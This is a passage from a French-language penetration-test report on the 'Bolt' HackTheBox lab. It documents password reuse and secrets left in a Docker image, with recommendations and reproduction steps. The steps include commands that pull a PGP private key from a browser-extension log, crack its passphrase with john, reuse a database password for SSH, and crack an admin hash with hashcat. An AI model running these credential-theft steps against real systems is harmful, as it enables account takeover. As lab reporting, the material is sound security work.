Dans `/var/mail/eddie`, il découvre un message de `clark@bolt.htb` indiquant à `eddie@bolt.htb` que la **clé PGP privée** doit impérativement être sauvegardée manuellement, car elle est essentielle pour récupérer l'accès au **compte Passbolt**.

Ce message laisse supposer que la clé a été générée et potentiellement localement.

Le pentesteur explore ensuite le dossier `~/config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjpacocaffmoppf/000003.log`, dans lequel il localise le répertoire associé à l'extension Passbolt (didegimhafipceonhjpacocaffmoppf).

Il identifie plusieurs fichiers .log, et exécute la commande suivante :

```
$ strings ~/.config/google-chrome/Default/Local\ Extension\
Settings/didegimhafipceonhjpacocaffmoppf/000003.log | grep "BEGIN PGP PRIVATE\|END PGP PRIVATE"
```

Cette commande permet d'isoler un bloc de clé privé PGP complet, stocké en clair.

```
eddie@bolt:~$ strings ~/.config/google-chrome/Default/Local\ Extension\ Settings/didegimhafipceonhjpacocaffmoppf/000003.log | grep "BEGIN PGP PRIVATE\|END PGP PRIVATE"
Q{"config":{"debug":false,"log":{"console":false,"level":0},"user":{"firstname":"Eddie","user.id":"4e184ee6-e436-47fb-91c9-dccb57f250bc","user.lastname":"Johnson","user.se
ttings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings.trustedDomain":"https://
passbolt.bolt.htb","user.username":"eddie@bolt.htb"},"passbolt-private-gpgkeys":{"MY_KEY_ID":{"key":{"BEGIN PGP PRIVATE KEY BLOCK-----\r\nVersion: OpenPGP.js
v4.10.9\r\nComment: https://openpgpjs.org\r\n\r\nxcMGBGA4G2EBCADbpIGoMv+O5sxsbyX3ZhkuikEiIbDL8JRvLX/r1KlhwLti\r\nfjfUozTU9a00LuiHUNeEjYIVdcaAR89lVBnYuoneAghZ7
eaZuiLz+5gaYczk\r\n\r\nncpREtCvDVVMZrLLW4zhA9OXfQY/d4/OXAjsU9w+8ne0A5I0aygN20PnEKHu\r\n\r\nRNA6PCvADh22J5vD+/RjPrmpnHcUuj+qtJrS6PyEhY6jgxmeijYZqGkGeWU\r\n\r\n+Xkm
w+MJGdq0b9yEK0i
Ufv5znicw\r\n\r\n
mhmiPnSNfHSbABq
aWf\r\n\r\nDRe3Gt
P+uu+p+e5123mxx
\r\n\r\nF1ROfZJlwFO
+T6aCeqDxQo37k6
ib2x0Lmh0Yj7CwI
leV5wYnN+egxf1Y
sI2dnTkNnFWoFZ3
wYEDgbYQEIAJpY
znf5q6KIm7YhHbb
fWkzIW8P7\r\n\r\n
H1GmqWhGackSS/
VFH\r\n\r\nnKERD10
PuwuLI5wOKT+0e
\r\n\r\nn0LJKVo1PuZr
swkZeEyLAnSP6R2
qIkrGQRr7VTk/jw
aQtuP25S/RLVD18
vsmLzYI21dnWD28
hiUJIE4dTSsT/W0\r\n\r\nPSwYYWlAywj5\r\n\r\nncqxZ\r\n\r\n-----END PGP PRIVATE KEY BLOCK-----\r\n\r\n","keyId":"dc3b4abd","userIds":[{"name":"Eddie Johnson","email":
```

Une clé privée a été récupérée avec succès. Son contenu a été copié, les séquences `\r\n` ont été remplacées par des sauts de ligne classiques, puis la clé a été sauvegardée dans un fichier.

```
(amidon@itsupport)-[~/bolt.htb]
$ cat pgp_private_key
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

xcMGBGA4G2EBCADbpIGoMv+O5sxsbyX3ZhkuikEiIbDL8JRvLX/r1KlhwLti
fjfUozTU9a00LuiHUNeEjYIVdcaAR89lVBnYuoneAghZ7eaZuiLz+5gaYczk
cpRE
RNA6
+Xkm
If70
AAH+
UjeG
js8n
i0e+
2eEU
QY3e
DRe3
7wiZ
```

À l'aide de l'outil `gpg2john` (fourni avec [John The Ripper](#)), celle-ci a ensuite été convertie au format compatible avec John the Ripper afin de lancer une phase de bruteforce de la passphrase.

```
(amidon@itsupport)-[~/bolt.htb]
$ gpg2john pgp_private_key

File pgp_private_key
Eddie Johnson:$gpg$*1*668*2048*2b518595f971db147efe739e2716523786988fb0ee243e5981659a314dfd0779dbba8e14e6649ba4e00c
c515b9b2fd1b32a9d
d016175373538712f
2cd50c8c4662e934d
955aecca7c0818feb
e23fa57cb8ac97760
1990cfbc6e68e74be
b6b71f6d9112d6119
4df22fb394912aed9
31007b507714539c2
e546cd49b869a7626
8460205254*8*9*16
*b81f0847e01fb836c8cc7c8a2af31f19*16777216*34af9ef3956d5ad8:::Eddie Johnson <eddie@bolt.htb>::pgp_private_key
```

```
$ gpg2john pgp_private_key > pgp_private_key_john
$ john pgp_private_key_john /usr/share/wordlists/rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press "q" or Ctrl-C to abort, almost any other key for status
me (Eddie Johnson)
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

La passphrase est découverte avec succès, permettant d'importer la clé dans l'extension Passbolt du navigateur de l'attaquant.

L'accès au coffre-fort Passbolt de eddie est ainsi pleinement rétabli, incluant les secrets partagés par d'autres utilisateurs, comme observé dans la vulnérabilité [V1](#).

V4 – Réutilisation abusive de mots de passe d'un composant tiers (Passbolt) ★★★

Périmètre :

Application Web / Serveur, Fichiers de configuration locaux.

Description :

La réutilisation de mots de passe entre plusieurs services ou comptes constitue une mauvaise pratique de sécurité critique. Lorsqu'un identifiant exposé sur un composant applicatif (ex. base de données) est également utilisé pour un accès système (ex. **SSH**), un attaquant peut étendre son emprise sur l'environnement, même à partir d'une compromission initiale à faible privilège.

Ce scénario est particulièrement dangereux lorsque les fichiers de configuration applicative sont lisibles par des comptes compromis (ex. **www-data**), permettant une escalade horizontale.

Dans le cadre de cet audit, le pentesteur a obtenu un shell interactif sous l'utilisateur **www-data** à la suite de l'exploitation d'une injection SSTI sur **demo.bolt.htb** (cf. [V2](#)). En énumérant les fichiers accessibles, il a identifié le fichier de configuration de l'application Passbolt : **/etc/passbolt/passbolt.php**.

Ce fichier contenait les identifiants MySQL, dont un mot de passe en clair. En appliquant une hypothèse offensive de réutilisation de secrets, le pentesteur a testé ces identifiants sur d'autres services accessibles, notamment SSH.

En ciblant l'utilisateur **eddie**, identifié via **/etc/passwd** et d'autres artefacts (mails, services), il a tenté une authentification SSH avec le mot de passe MySQL, et a obtenu un accès système interactif complet avec les privilèges de l'utilisateur **eddie**.

Impact :

- Escalade horizontale depuis un utilisateur applicatif (**www-data**) vers un compte système (**eddie**) ;
- Compromission de fichiers et services internes accessibles uniquement à **eddie** ;
- Extension du périmètre d'attaque vers des processus interactifs, persistants ou plus sensibles ;
- Rupture de l'isolement entre la couche applicative et le système d'exploitation.

Recommandation :

- Imposer une politique de séparation stricte des secrets, avec des mots de passe distincts pour chaque service (base de données, API, SSH, etc.) ;
- Restreindre l'accès aux fichiers de configuration sensibles selon le principe de moindre privilège (`chmod 640`, `chown root:www-data`, etc.) ;
- Mettre en œuvre des revues périodiques des comptes, secrets et permissions, idéalement via un outil centralisé de gestion des secrets ;
- Préférer l'authentification par clé SSH pour les comptes utilisateurs, afin de supprimer l'usage de mots de passe statiques là où ce n'est pas indispensable.

Documentation :

- [OWASP – A07:2021 – Identification and Authentication Failures](#)
- [CWE-521 – Weak Password Requirements](#)
- [CWE-798 – Use of Hard-coded Credentials](#)
- [CWE-311 – Missing Encryption of Sensitive Data](#)

Étapes détaillées de reproduction :


Le pentesteur exploite une vulnérabilité SSTI sur `demo.bolt.htb` (cf. [V2](#)), ce qui lui permet d'obtenir un accès shell sous l'utilisateur `www-data`.

```
$ cat /etc/passbolt/passbolt.php
```

Il explore le système de fichiers, et identifie le fichier de configuration suivant :

`/etc/passbolt/passbolt.php`.

Ce fichier contient en clair les identifiants MySQL, notamment le mot de passe pour accéder au service Mysql entant que `passbolt`.




```
www-data@bolt:~$ cat /etc/passbolt/passbolt.php
<?php
/**
 * Passbolt ~ Open source password manager for teams
 * Copyright (c) Passbolt SA (https://www.passbolt.com)
 *
 * Licensed under GNU Affero General Public License version 3 of the or any later version.
 * For full copyright and license information, please see the LICENSE.txt
 * Redistributions of files must retain the above copyright notice.
 *
 * @copyright Copyright (c) Passbolt SA (https://www.passbolt.com)
 * @license https://opensource.org/licenses/AGPL-3.0 AGPL License
 * @link https://www.passbolt.com Passbolt(tm)
 * @since 2.0.0
 */
/**
 * PASSBOLT CONFIGURATION FILE
 *
 * This is a generated configuration file, which was generated by the passbolt web installer.
 *
 * To see all available options, you can refer to the default.php file, or replace this file
 * by a copy of passbolt.default.php
 * Do not modify default.php or you may break your upgrade process.
 *
 * Read more about how to install passbolt: https://www.passbolt.com/help/tech/install
 * Any issue, check out our FAQ: https://www.passbolt.com/faq
 * An installation issue? Ask for help to the community: https://community.passbolt.com/
 */
return [
    'App' => [
        // A base URL to use for absolute links.
        // The url where the passbolt instance will be reachable to your end users.
        // This information is need to render images in emails for example
        'fullBaseUrl' => 'https://passbolt.bolt.htb',
    ],

    // Database configuration.
    'Datasources' => [
        'default' => [
            'host' => 'localhost',
            'port' => '3306',
            'username' => 'passbolt',
            'password' => 'r[REDACTED]',
            'database' => 'passboltdb',
        ],
    ],
],
```

En consultant `/etc/passwd` et d'autres traces locales, il identifie l'existence du compte système eddie.

Il tente une connexion SSH avec l'identifiant eddie et le mot de passe MySQL trouvé :

```
$ ssh eddie@bolt.htb
```



```
(amidon@itsupport)-[~/bolt.htb]
$ ssh eddie@bolt.htb
eddie@bolt.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

182 updates can be applied immediately.
105 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Mon Jun 16 04:28:27 2025 from 10.10.14.6
eddie@bolt:~$ id
uid=1000(eddie) gid=1000(eddie) groups=1000(eddie)
```

L'authentification réussit, et le pentesteur obtient une session interactive complète en tant qu'utilisateur eddie.

Cette exploitation confirme la réutilisation de mots de passe entre des composants applicatifs et des comptes système, compromettant la séparation logique des environnements et aggravant la surface d'attaque disponible à un acteur malveillant.

V5 – Informations sensibles récupérables depuis une image Docker mal nettoyée



Périmètre :

Application Web bolt.htb / image Docker téléchargeable sur <http://bolt.htb/download>

Description :

Dans le contexte de la conteneurisation, une image Docker mal configurée ou mal nettoyée peut contenir des fichiers sensibles, même s'ils semblent avoir été supprimés lors de la phase de construction. Ces fichiers peuvent persister dans les couches inférieures de l'image et être extraits à l'aide d'outils spécialisés.

Cette mauvaise hygiène de build représente un risque de sécurité majeur, car elle expose potentiellement des secrets (identifiants, jetons, bases de données, clés privées, code source, etc.) à tout utilisateur ayant accès à l'image.

Lors de l'audit, le pentesteur a constaté qu'une image Docker était disponible au téléchargement depuis l'interface principale du site bolt.htb.

Après extraction de l'archive image.tar, une analyse couche par couche à l'aide de l'outil dive a permis d'identifier plusieurs fichiers supprimés mais toujours présents dans les couches intermédiaires.

Parmi ces fichiers, le fichier `db.sqlite3` a été récupéré. Celui-ci contenait une table User avec un hachage de mot de passe associé au compte admin. Le hash a été craqué avec succès à l'aide de hashcat et du dictionnaire `rockyou.txt`, révélant ainsi le mot de passe de l'administrateur, permettant une connexion avec des privilèges élevés sur l'application bolt.htb.

En complément, d'autres fichiers Python présents dans l'image ont permis d'extraire un code d'invitation utilisé lors de l'enregistrement sur le vhost `demo.bolt.htb`. Cette découverte permet à un attaquant de contourner les restrictions d'accès à l'interface de démonstration.

Enfin, l'analyse du fichier `app/base/routes.py` a permis d'identifier des points potentiellement vulnérables sur `demo.bolt.htb`, notamment la présence d'une SSTI exploitée ultérieurement (cf. [V2](#)).

Impact :

Cette vulnérabilité est considérée comme majeure. Elle permet à un attaquant :

- D'accéder à des informations sensibles stockées dans une base locale (`db.sqlite3`) : comptes utilisateurs, hachages de mots de passe ;
- De contourner les restrictions d'accès à certaines fonctionnalités grâce à un code d'invitation divulgué ;
- De compromettre le compte administrateur de l'application bolt.htb ;
- De réaliser une compromission initiale via une image exposée publiquement, débouchant sur d'autres vecteurs d'exploitation.

Recommandation :


- Mettre en œuvre un processus de nettoyage systématique des images Docker avant publication : suppression des fichiers temporaires, artefacts de build, historiques, clés, etc.
- Ne pas inclure de secrets dans l'image finale. Préférer l'usage de variables d'environnement chiffrées, de volumes montés dynamiquement ou d'un gestionnaire de secrets dédié ;
- Intégrer un scan automatisé de sécurité des images Docker dans la chaîne CI/CD afin de détecter la présence de secrets ou de fichiers sensibles ;
- Former les équipes de développement et DevOps à la gestion sécurisée des conteneurs et des secrets, avec intégration dans les revues de sécurité de code et les pipelines.

Documentation :

- [OWASP – Docker Top 10: D3 – Sensitive data in images](#)
- [MITRE CWE-538 – Insertion of Sensitive Information into Image File Metadata](#)
- [MITRE CWE-312 – Cleartext Storage of Sensitive Information](#)
- [Docker Documentation – Best practices for writing Dockerfiles](#)

Étapes détaillées de reproduction :

Le pentesteur commence par explorer les différentes pages disponibles sur le site `bolt.htb`. Il identifie une section permettant de télécharger une image Docker. Il procède alors au téléchargement du fichier `image.tar`.



À l'aide de l'outil dive, le pentesteur réalise une analyse couche par couche de l'image Docker téléchargée. L'objectif est d'identifier les fichiers supprimés ou modifiés lors du processus de build, qui peuvent rester accessibles dans les couches intermédiaires de l'image.

```
$ dive docker-archive://image.tar
```

En naviguant à l'aide des flèches du clavier dans l'interface de dive, il observe les différences entre les couches successives, ce qui lui permet de repérer des artefacts laissés par inadvertance.

The screenshot shows the Dive application interface. On the left, there's a list of layers with columns for 'Cmp', 'Size', and 'Command'. The current layer is highlighted. On the right, there's a 'Current Layer Contents' table with columns for 'Permission', 'UID:GID', 'Size', and 'Filetree'. The file tree shows the structure of the application, including files like 'pycache', 'config.cpython-36.pyc', 'gunicorn-cfg.cpython-36.py', 'run.cpython-36.pyc', 'app', 'base', 'init_.py', 'pycache', 'init_.cpython-36.py', 'init_.cpython-39.py', 'forms.py', 'models.py', 'routes.py', 'static', 'assets', 'css', 'adminlte.c', 'adminlte.m', 'alt', and 'adminl'. Red arrows point to specific files in the file tree.

Une des couches révèle la présence d'un fichier `db.sqlite3`, initialement supprimé mais encore accessible via une couche inférieure. Ce fichier est extrait et analysé localement.

The screenshot shows the Dive application interface. On the left, there's a list of layers with columns for 'Cmp', 'Size', and 'Command'. The current layer is highlighted. On the right, there's a 'Current Layer Contents' table with columns for 'Permission', 'UID:GID', 'Size', and 'Filetree'. The file tree shows the structure of the application, including files like 'app', 'base', 'forms.py', 'routes.py', 'templates', 'accounts', 'register.html', and 'db.sqlite3'. Red arrows point to specific files in the file tree.

Legend:

- "TAB" pour changer de panneau
- puls
- "CTRL + U" pour afficher les éléments modifiés

Le fichier SQLite contient une table `User` dans laquelle le pentesteur identifie un hachage de mot de passe associé à l'utilisateur **admin**.

```
(amidon@itsupport)-[~/bolt.htb]
$ tar -xf image.tar

(amidon@itsupport)-[~/bolt.htb]
$ cd a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2

(amidon@itsupport)-[~/bolt.htb/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2]
$ ls
json layer.tar VERSION
      ^
(amidon@itsupport)-[~/bolt.htb/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2]
$ tar -xf layer.tar

(amidon@itsupport)-[~/bolt.htb/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2]
$ ls
db.sqlite3 json layer.tar root tmp VERSION
      ^
(amidon@itsupport)-[~/bolt.htb/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2]
$ sqlite3 db.sqlite3
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
User
sqlite> select * from User;
1|admin|admin@bolt.htb|
sqlite>
```


Ce hash est soumis à une attaque par force brute à l'aide de l'outil hashcat et du dictionnaire [rockyou.txt](#), permettant d'en extraire le mot de passe clair.

```
$ hashcat -m 500 -a 0 bolt_admin.hash /usr/share/wordlists/rockyou.txt
```


```
$1$[redacted]..:
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: [redacted]
Time.Started.....: Thu Jun 12 21:02:44 2025 (15 secs)
Time.Estimated...: Thu Jun 12 21:02:59 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12184 H/s (9.66ms) @ Accel:256 Loops:250 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 173056/14344385 (1.21%)
Rejected.....: 0/173056 (0.00%)
Restore.Point....: 172544/14344385 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: dodgers13 → convict1
Hardware.Mon.#1..: Util: 91%

Started: Thu Jun 12 21:02:31 2025
Stopped: Thu Jun 12 21:02:59 2025
```


Le mot de passe cracké est ensuite utilisé pour s'authentifier sur l'interface d'administration de `bolt.htb`.



A screenshot of a web browser showing the login page for `bolt.htb/login`. The page has a dark theme. The main content is a white box with the title "Sign in to our platform". Below the title, there are two input fields: "Your Username" with the value "admin" and "Password" with masked characters. Below the password field is a link "Lost password?". At the bottom of the box is a dark blue "Sign in" button and a link "Not registered? Create account".



Une fois connecté, dans le tableau de bord, le pentesteur accède à une conversation entre “Alexander Pierce” et “Sarah Bullock”. Cette discussion fait référence explicite au vhost `demo.bolt.htb`, ainsi qu’à l’image Docker utilisée pour la configuration du site de démonstration.

Alexander Pierce 23 Jan 2:00 pm :

Hi Sarah, did you have time to check over the docker image? If not I'll get Eddie to take a look over. Our security team had a concern with it - something about e-mail?

Sarah Bullock 23 Jan 2:05 pm :

